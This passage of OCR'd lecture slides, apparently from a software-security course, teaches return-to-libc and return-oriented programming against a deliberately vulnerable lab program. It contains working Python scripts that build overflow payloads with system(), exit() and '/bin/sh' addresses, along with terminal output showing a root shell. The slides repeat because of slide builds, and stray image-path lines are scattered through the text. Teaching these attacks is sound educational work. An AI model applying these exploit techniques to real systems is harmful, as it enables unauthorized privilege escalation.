exit_addr = 0xb7e369d0    # address of exit() from slide 14
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')

system_addr = 0xb7e42da0  # address of system() from slide 14
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Get from environment variable

exit() function will allow code to exit gracefully, find with gdb


Address of system() function found with gdb

Write badfile to disk

Construct badfile to overwrite return addr, exit, and params to get root shell

exploit_libc.py


```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

sh_addr = 0xbffffdf1     # address of "/bin/sh" from slide 15
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

exit_addr = 0xb7e369d0     # address of exit() from slide 14
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')

system_addr = 0xb7e42da0     # address of system() from slide 14
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```



Construct badfile to overwrite return addr, exit, and params to get root shell

exploit_libc.py

```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

sh_addr = 0xbffffdf1      # address of "/bin/sh" from slide 15
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

exit_addr = 0xb7e369d0      # address of exit() from slide 14
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')

system_addr = 0xb7e42da0      # address of system() from slide 14
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```



Construct badfile to overwrite return addr, exit, and params to get root shell

exploit_libc.py

```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

sh_addr = 0xbffffdf1      # address of "/bin/sh" from slide 15
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

exit_addr = 0xb7e369d0     # address of exit() from slide 14
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')

system_addr = 0xb7e42da0     # address of system() from slide 14
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Reverse with:
sudo ln -sf /bin/dash /bin/sh

```
# create badfile
$ python3 exploit_libc.py

#use zsh to avoid bash user downgrade
$ sudo ln -sf /bin/zsh /bin/sh

# run attack
$ ./stack
# id
uid=1000(seed)
gid=1000(seed) euid=0(root)
groups=1000(seed)
```

Got root shell, even though stack is non–executable!

Agenda

1. Theory
2. Overcoming challenges
3. Making a return-to-libc attack
4. Return-Oriented Programming (ROP)

Return-to-libc can only chain two functions together, with ROP we can chain more

In return-to-libc attacks, we can only chain two functions together

The idea can be generalized:

- Chain many functions together
- Chain blocks of code together
- Return to a new function, rather than caller

Generalized technique is called Return-Oriented Programming (ROP)


Shacham showed we can also chain chunks of functions together

Example:

- We cheated to set symbolic link to *zsh* previously because root privileges are needed to set symbolic link
- If we can *setuid(0)* first, then we can get a root shell without needing root privileges (which we are trying to get!)

Shacham, H. "The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)." *Proceedings of the ACM conference on Computer and communications security*. 2007

Realizing %ebp increases by 4 each call, we can chain returns to call multiple functions



We can save some time by getting function address from program rather than *gdb*

stack_rop.c

```
void bar() {
  static int i = 0;
  printf("The function bar() is invoked %d times!\n", ++i);
}

int foo(char *str) {
    char buffer[100];
    unsigned int *ebp;

    // Copy %ebp into variable ebp
    asm("movl %%ebp, %0" : "=r" (ebp));

    printf("buffer[] address: 0x%.8x\n", (unsigned)buffer);
    printf("ebp address: 0x%.8x\n", (unsigned)ebp);
    printf("ebp - buffer is: %i\n", (unsigned)ebp - (unsigned)buffer);
    printf("exit addr: %p\n",dlsym(RTLD_NEXT, "exit"));
    printf("bar function address: 0x%.8x\n",(unsigned)bar);

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```

***bar()* keeps track of how many times it was called via static int**

***foo()* prints important address (so we don't need to run gdb), then does a buffer overflow**

main()* (not shown) reads *badfile* as before, passes contents to *foo()

We can save some time by getting function address from program rather than *gdb*

stack_rop.c

```
void bar() {
  static int i = 0;
  printf("The function bar() is invoked %d times!\
}

int foo(char *str) {
    char buffer[100];
    unsigned int *ebp;

    // Copy %ebp into variable ebp
    asm("movl %%ebp, %0" : "=r" (ebp));

    printf("buffer[] address: 0x%.8x\n", (unsigne
    printf("ebp address: 0x%.8x\n", (unsigned)e
    printf("ebp - buffer is: %i\n", (unsigned)ebp
    printf("exit addr: %p\n",dlsym(RTLD_NEXT,
    printf("bar function address: 0x%.8x\n",(unsi

    /* The following statement has a buffer overfl
    strcpy(buffer, str);

    return 1;
}
```

```
#create empty badfile (no overflow)
$ rm badfile
$ touch badfile

#compile (use –ldl flag!) and run to get addrs
$ gcc stack_rop.c -o stack_rop -z noexecstack -
fno-stack-protector -ldl
$ ./stack_rop
The '/bin/sh' string's address: 0xbffffde9
buffer[] address: 0xbfffe4f8
ebp address: 0xbfffe568
ebp - buffer is: 112
system addr: 0xb7d9fda0
exit addr: 0xb7d939d0
bar function address: 0x080485fb
Returned Properly
```

Create badfile using addresses from stack_rop.c

exploit_rop.py

```
def tobytes (value):
   return (value).to_bytes(4,byteorder='little')

bar_addr   = 0x080485fb  # Address of bar()
exit_addr  = 0xb7d939d0  # Address of exit()

content = bytearray(0xaa for i in range(112))
content += tobytes(0xFFFFFFFF)  # This value is not important here.
for i in range(10):
   content += tobytes(bar_addr)

# Invoke exit() to exit gracefully at the end
content += tobytes(exit_addr)

# Write the content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Addresses from stack_rop.c

```
# from stack_rop
The '/bin/sh' string's address: 0xbffffde9
buffer[] address: 0xbfffe4f8
ebp address: 0xbfffe568
ebp - buffer is: 112
system addr: 0xb7d9fda0
exit addr: 0xb7d939d0
bar function address: 0x080485fb
```

Create badfile using addresses from stack_rop.c

exploit_rop.py

```
def tobytes (value):
   return (value).to_bytes(4,byteorder='little')


bar_addr   = 0x080485fb  # Address of bar()
exit_addr  = 0xb7d939d0  # Address of exit()

content = bytearray(0xaa for i in range(112))
content += tobytes(0xFFFFFFFF)  # This value is not important here.
for i in range(10):
   content += tobytes(bar_addr)

# Invoke exit() to exit gracefully at the end
content += tobytes(exit_addr)

# Write the content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
# from stack_rop
The '/bin/sh' string's address: 0xbffffde9
buffer[] address: 0xbfffe4f8
ebp address: 0xbfffe568
ebp - buffer is: 112
system addr: 0xb7d9fda0
exit addr: 0xb7d939d0
bar function address: 0x080485fb
```

112 is the difference between buffer and %ebp

Value stored is not important

Create badfile using addresses from stack_rop.c

exploit_rop.py

```
def tobytes (value):
   return (value).to_bytes(4,byteorder='little')


bar_addr   = 0x080485fb  # Address of bar()
exit_addr  = 0xb7d939d0  # Address of exit()

content = bytearray(0xaa for i in range(112))
content += tobytes(0xFFFFFFFF)  # This value is not important here.
for i in range(10):
   content += tobytes(bar_addr)

# Invoke exit() to exit gracefully at the end
content += tobytes(exit_addr)

# Write the content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
# from stack_rop
The '/bin/sh' string's address: 0xbffffde9
buffer[] address: 0xbfffe4f8
ebp address: 0xbfffe568
ebp - buffer is: 112
system addr: 0xb7d9fda0
exit addr: 0xb7d939d0
bar function address: 0x080485fb
```

Caller's %ebp
Value is not important (we aren't going back to caller)

Create badfile using addresses from stack_rop.c


exploit_rop.py

```
def tobytes (value):
   return (value).to_bytes(4,byteorder='little')


bar_addr   = 0x080485fb  # Address of bar()
exit_addr  = 0xb7d939d0  # Address of exit()

content = bytearray(0xaa for i in range(112))
content += tobytes(0xFFFFFFFF)  # This value is not important here.
for i in range(10):
   content += tobytes(bar_addr)

# Invoke exit() to exit gracefully at the end
content += tobytes(exit_addr)

# Write the content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
# from stack_rop
The '/bin/sh' string's address: 0xbffffde9
buffer[] address: 0xbfffe4f8
ebp address: 0xbfffe568
ebp - buffer is: 112
system addr: 0xb7d9fda0
exit addr: 0xb7d939d0
bar function address: 0x080485fb
```

Overflow *return addr* with *bar()* address 10 times

Write *badfile*



Running stack_rop shows we can chain return calls together

```
$ python3 exploit_rop.py
$ ./stack_rop
The '/bin/sh' string's address: 0xbffffde9
buffer[] address: 0xbfffe4f8
ebp address: 0xbfffe568
ebp - buffer is: 112
system addr: 0xb7d9fda0
exit addr: 0xb7d939d0
bar function address: 0x080485fb
The function bar() is invoked 1 times!
The function bar() is invoked 2 times!
The function bar() is invoked 3 times!
The function bar() is invoked 4 times!
The function bar() is invoked 5 times!
The function bar() is invoked 6 times!
The function bar() is invoked 7 times!
The function bar() is invoked 8 times!
The function bar() is invoked 9 times!
The function bar() is invoked 10 times!
```

Might chain call to setuid(0), then overflow to get root shell

This example does not use parameters in chained calls, but it can be done with parameters